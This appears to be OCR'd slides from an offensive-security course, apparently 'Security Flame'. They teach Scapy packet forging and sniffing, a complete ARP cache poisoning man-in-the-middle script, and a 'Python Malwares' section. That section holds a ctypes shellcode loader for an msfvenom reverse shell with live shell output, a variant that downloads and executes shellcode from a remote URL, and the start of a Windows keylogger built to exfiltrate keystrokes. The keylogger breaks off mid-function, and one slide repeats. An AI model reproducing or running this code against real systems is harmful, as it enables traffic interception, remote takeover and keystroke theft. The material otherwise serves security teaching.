ack        : IntField                          = ('0')
dataofs    : BitField  (4 bits)                = ('None')
reserved   : BitField  (3 bits)                = ('0')
flags      : FlagsField                        = ('<Flag 2 (S)>')
window     : ShortField                        = ('8192')
chksum     : XShortField                       = ('None')
urgptr     : ShortField                        = ('0')
options    : TCPOptionsField                   = ("b''")
```

Network (cont.)

Scapy: Basics

- **Creating a simple TCP/IP packet**

```
>>> IP(dst="172.16.238.11")/TCP(dport=80)
<IP  frag=0 proto=tcp dst=172.16.238.11 |<TCP  dport=http |>>
```

Network (cont.)

Scapy: Basics


- **Packet Sending Functions**

send: this function only sends packets at layer 3 of the OSI model.

sr/sr1/srloop: these functions send/receive data in layer 3 of the OSI model.

sendp: this function only sends packet at layer 2 of the OSI model.

srp/srp1/srploop: these functions send/receive data in layer 2 of the OSI model.



Network (cont.)

Scapy: Basics

- **Sending a simple ICMP packet**

```
>>> send(IP(dst="172.16.238.100")/ICMP())
```

No.	Time	Source	Destination	Protocol	Length	Info
3	0.016071…	172.16.238.1	172.16.238.100	ICMP	42	Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 4)
4	0.016128…	172.16.238.100	172.16.238.1	ICMP	42	Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request in 3)

Network (cont.)

Scapy: Basics

- **Sending a simple TCP packet**

```
>>> send(IP(dst="172.16.238.100")/TCP(dport=8080))
```

```
3 0.015643… 172.16.238.1      172.16.238.100    TCP      54 20 → 8080 [SYN] Seq=0 Win=8192 Len=0
4 0.015773… 172.16.238.100    172.16.238.1      TCP      54 8080 → 20 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

Network (cont.)

Scapy: Basics

- **Sending a manipulated/forged packet:**

```
>>> send(IP(src="172.16.238.11", dst="172.16.238.100")/TCP(dport=8080))
```

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000…	172.16.238.11	172.16.238.100	TCP	54	20 → 8080 [SYN] Seq=0 Win=8192 Len=0
2	0.000054…	172.16.238.100	172.16.238.11	TCP	54	8080 → 20 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

SECURITY FLAME

Network (cont.)

Sniffing with Scapy

- Sniff packets (TCP port 80 and 21) for 30 seconds and save them into a PCAP file on disk:

```
from scapy.all import sniff, wrpcap

def main():
    packets = sniff(filter="tcp port 80 or tcp port 21", timeout=30)
    wrpcap("output.pcap", packets)

if __name__ == "__main__":
    main()
```

SECURITY FLAME

Network (cont.)

Sniffing with Scapy

- Sniff packets on ports 80 (HTTP) & 21 (FTP) and show them through a callback function **packet_callback**.

```
from scapy.all import sniff, TCP, IP

def packet_callback(received_packet):
    if len(received_packet[TCP].payload) > 0:
        print("Destination:", received_packet[IP].dst)
        print("\tData:", bytes(received_packet[TCP].payload))

def main():
    sniff(filter="tcp port 80 or tcp port 21", prn=packet_callback, store=0)

if __name__ == "__main__":
    main()
```

SECURITY FLAME

Network (cont.)

Sniffing with Scapy

- Instead of sniffing, you can make Scapy read packets from a PCAP file:

```
from scapy.all import sniff, rdpcap

def main():
    packets = sniff(offline="output.pcap")
    print(packets)
    packets.nsummary()

if __name__ == "__main__":
    main()
```

Network (cont.)

Sniffing with Scapy


- If you're planning to read a large PCAP file, it's recommended to use **sniff** rather than **rdpcap** (since **rdpcap** loads the entire file into memory).

```
def process_packet(pkt):
    # ...

sniff(offline="my_large_pcap_file.pcap", prn=process_packet, store=0)
```

Network (cont.)

ARP Cache Poisoning with Scapy

- **ARP Cache Poisoning**
  - ARP Cache Poisoning is essentially a way to try to trick the target into thinking that you're the gateway. It can also involve tricking the gateway to think that traffic must go to you in order to reach the target.



Network (cont.)

ARP Cache Poisoning with Scapy (cont.)

- Using Scapy, you can perform the ARP poisoning attack in just one line of code:

```
srloop(ARP(hwsrc=attacker_mac_address, psrc=target_gateway_ip, hwdst=target_mac_address, pdst=target_ip))
```

- Now, the target machine will send us any packet that's intended to go to the internet. In other words, we'll be the target's gateway.
- However, the attacker's machine will not forward packets by default.
- To make it forward packets, you'll need to enable the option (this is already done for you):

```
# sysctl -w net.ipv4.ip_forward=1
```

- We will also enable our attacker machine (server1) to masquerade traffic (this is already done for you):

```
# iptables -t nat -A POSTROUTING -j MASQUERADE
```

Network (cont.)

ARP Cache Poisoning with Scapy (cont.)

- Now, we are ready to write a script to poison the target's ARP cache. Our script will need to do the following:
  1. Get the MAC address of any host on the network.
  2. Do ARP cache poisoning.
  3. Restore the ARP cache of the target once the attack is stopped.

- First, we will import relevant functions to our program:

```
import sys
from time import sleep
from scapy.all import (ARP, Ether, send, srp, get_if_hwaddr, getmacbyip)
```

Network (cont.)

ARP Cache Poisoning with Scapy (cont.)

- A function to perform ARP cache poisoning will look like the following:

```
def do_poison_arp(attacker_mac, target_gw_ip,
        target_mac, target_ip):
    while True:
        send(ARP(hwsrc=attacker_mac,
                 psrc=target_gw_ip,
                 hwdst=target_mac,
                 pdst=target_ip
                ),
             verbose=False)
        sleep(3)
```

Network (cont.)

ARP Cache Poisoning with Scapy (cont.)

- A function to restore everything back to normal will look like the following:

```
def restore_arp(original_gw_mac, target_gw_ip,
        target_mac, target_ip):
    send(ARP(hwsrc=original_gw_mac,
            psrc=target_gw_ip,
            hwdst=target_mac,
            pdst=target_ip
            ),
        verbose=False)
```

Network (cont.)

ARP Cache Poisoning with Scapy (cont.)

- The main function **main** should look like the following:

```
def main(target_ip, target_gw_ip, iface):
    attacker_mac    = get_if_hwaddr(iface)
    target_mac      = getmacbyip(target_ip)
    original_gw_mac = getmacbyip(target_gw_ip)

    try:
        print(f"Poisoning ARP cache of {target_ip}..")
        do_poison_arp(attacker_mac, target_gw_ip, target_mac, target_ip)
    except KeyboardInterrupt:
        print("Restoring ARP cache..")
        restore_arp(original_gw_mac, target_gw_ip, target_mac, target_ip)
```

Network (cont.)

ARP Cache Poisoning with Scapy (cont.)

- Finally, we receive input supplied to our program through the user's supplied arguments:

```
if __name__ == "__main__":
    if(len(sys.argv) != 4):
        print(f"python {sys.argv[0]} <target> <target_gateway> <iface>")
        print(f"python {sys.argv[0]} 172.16.238.12 172.16.238.1 eth0")
        sys.exit(0)
    main(sys.argv[1], sys.argv[2], sys.argv[3])
```

- If we run this program now, all traffic from **172.16.238.12** will be forwarded to the attacker IP (**172.16.238.11** in this case), which means that the attacker will be able to view all traffic coming from the target to the internet.
- The attacker can capture traffic through the sniffer we have written previously or any other capturing tool such as tcpdump.

Python Malwares

Running Shellcode With ctypes

- **ctypes** is a library that can be used to call functions that are available in native DLL libraries (e.g., kernel32.dll)
- It also provides a C compatible data types.
- We can use **ctypes** module to execute any shellcode directly in memory.
- We will use **ctypes** to call functions located in Windows native libraries to copy and execute our shellcode in memory.

- First, we will create our script **shellcode1.py** and import **ctypes**:

```
import ctypes
```

- Next, we will create our shellcode using **msfvenom**:

```
$ msfvenom -f python -p windows/x64/shell_reverse_tcp LHOST=attacker_ip LPORT=9999 -v shellcode
shellcode =  b""
...
shellcode += b"\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5"
```

- We will copy the generated shellcode into our script.

Python Malwares (cont.)

Running Shellcode With ctypes (cont.)

- Now, we define our main function:

```
def main():
    ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_void_p
    ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_void_p(0),
                                              ctypes.c_uint(len(shellcode)),
                                              ctypes.c_uint(0x3000),
                                              ctypes.c_uint(0x40))

    buf = ctypes.create_string_buffer(shellcode)

    ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_void_p(ptr),
                                         buf,
                                         ctypes.c_uint(len(shellcode)))

    ht = ctypes.windll.kernel32.CreateThread(ctypes.c_uint(0),
                                             ctypes.c_uint(0),
                                             ctypes.c_void_p(ptr),
                                             ctypes.c_void_p(0),
                                             ctypes.c_uint(0),
                                             ctypes.pointer(ctypes.c_uint(0)))

    ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_void_p(ht), ctypes.c_uint(-1))
if __name__ == "__main__":
    main()
```

Python Malwares (cont.)

Running Shellcode With ctypes (cont.)

- If we execute this script on the target with the reverse shell shellcode we generated, we should get a shell!

```
python shellcode1.py
```

```
→ nc -vlp 9999
listening on [any] 9999 ...
192.168.10.192: inverse host lookup failed: Unknown host
connect to [192.168.10.179] from (UNKNOWN) [192.168.10.192] 64695
Microsoft Windows [Version 10.0.19043.1415]
(c) Microsoft Corporation. All rights reserved.

C:\Users\joe\Desktop\shellcode_ctypes>whoami
whoami
desktop-jss8g0k\joe

C:\Users\joe\Desktop\shellcode_ctypes>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::f8e4:ee67:4d34:a312%6
   IPv4 Address. . . . . . . . . . . : 192.168.10.192
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::2e0:67ff:fe22:38a1%6
                                       192.168.10.1
```

SECURITY FLAME

Python Malwares (cont.)

Running Shellcode With ctypes (cont.)

- We can modify our script to execute a shellcode obtained through the network instead of embedding the shellcode in the script

```
import ctypes
import base64
from time import sleep
from urllib import request

URL = "http://192.168.10.179:8000/shellcode.b64"

...
```

- Our function that obtains the shellcode and decodes it

```
def get_shellcode(URL):
    try:
        with request.urlopen(URL) as response:
            shellcode = base64.decodebytes(response.read())
    except:
        return None
    else:
        return shellcode
```

Python Malwares (cont.)

Running Shellcode With ctypes (cont.)

- We will modify our main function to execute only if the shellcode is obtained

```
def main():
    while (shellcode := get_shellcode(URL)) == None: sleep(60)
    ...
```

- Our script obtains the shellcode from the URL **http://192.168.10.179:8000/shellcode.b64**, decodes it, and finally executes it.

- Once we run the script, we get a reverse shell as expected.

Python Malwares (cont.)

Writing a Keylogger

- In this section, we will write a keylogger on Windows that will exfiltrate user keystrokes from the target to the attacker's server.
- First, we will need to install the following dependencies:

```
pip install pywin32 requests
```

- There's one special dependency **pyWinhook** that will require further work to install.

Python Malwares (cont.)

Writing a Keylogger (cont.)

- First, we will swig, which **pyWinhook** requires to connect with its C part.

DOWNLOAD

The Latest Release

The latest release is swig-4.0.2. View the release notes.


Windows users should download swigwin-4.0.2 which includes a prebuilt executable.

- The direct link to download the dependency is located here.

Python Malwares (cont.)

Writing a Keylogger (cont.)


- Once downloaded, we will unzip it, and add the folder that **swig.exe** is located to our environment variables:



Python Malwares (cont.)

Writing a Keylogger (cont.)


- Once downloaded, we will unzip it, and add the folder that **swig.exe** is located to our environment variables:



Python Malwares (cont.)

Writing a Keylogger (cont.)

- Once downloaded, we will unzip it, and add the folder that **swig.exe** is located to our environment variables:



Python Malwares (cont.)

Writing a Keylogger (cont.)

- To check if everything is installed correctly, we can test it in PowerShell:

- If swig help message displays as above, then we're good to go.

```
PS C:\Users\joe> swig -help
Supported Target Language Options
     -csharp           - Generate C# wrappers
     -d                - Generate D wrappers
     -go               - Generate Go wrappers
     -guile            - Generate Guile wrappers
     -java             - Generate Java wrappers
     -javascript       - Generate Javascript wrappers
     -lua              - Generate Lua wrappers
     -octave           - Generate Octave wrappers
     -perl5            - Generate Perl 5 wrappers
     -php7             - Generate PHP 7 wrappers
     -python           - Generate Python wrappers
     -r                - Generate R (aka GNU S) wrappers
     -ruby             - Generate Ruby wrappers
     -scilab           - Generate Scilab wrappers
     -tcl8             - Generate Tcl 8 wrappers
     -xml              - Generate XML wrappers
```

Python Malwares (cont.)

Writing a Keylogger (cont.)

- We will now install **pyWinhook**:

```
pip install pyWinhook
```

- Now with all the dependencies installed, we will start by creating a file **win_keylogger.py**:

```
from ctypes import (
    windll,
    c_ulong,
    create_string_buffer,
    byref
)
from time import sleep
from requests import post
from threading import Thread

import sys
import pythoncom
import pyWinhook
import win32clipboard
...
```

Python Malwares (cont.)

Writing a Keylogger (cont.)

- Next, we will initialize global variables that we are going to use through out our keylogger:

```
user32 = windll.user32
kernel32 = windll.kernel32
psapi = windll.psapi
current_window = None

keylogger_result = {}
current_pid = 0
current_exec_name = ""
current_window_title = ""
```

SECURITY FLAME

Python Malwares (cont.)

Writing a Keylogger (cont.)

- Next, we'll write a function **add_info**, which will write the results that we capture to a global dictionary, which we will then use to exfiltrate the data:
- If there's no entry for **executable_name**, we initialize a new one.

```
...
def add_info(process_id, executable_name, window_title, key=""):
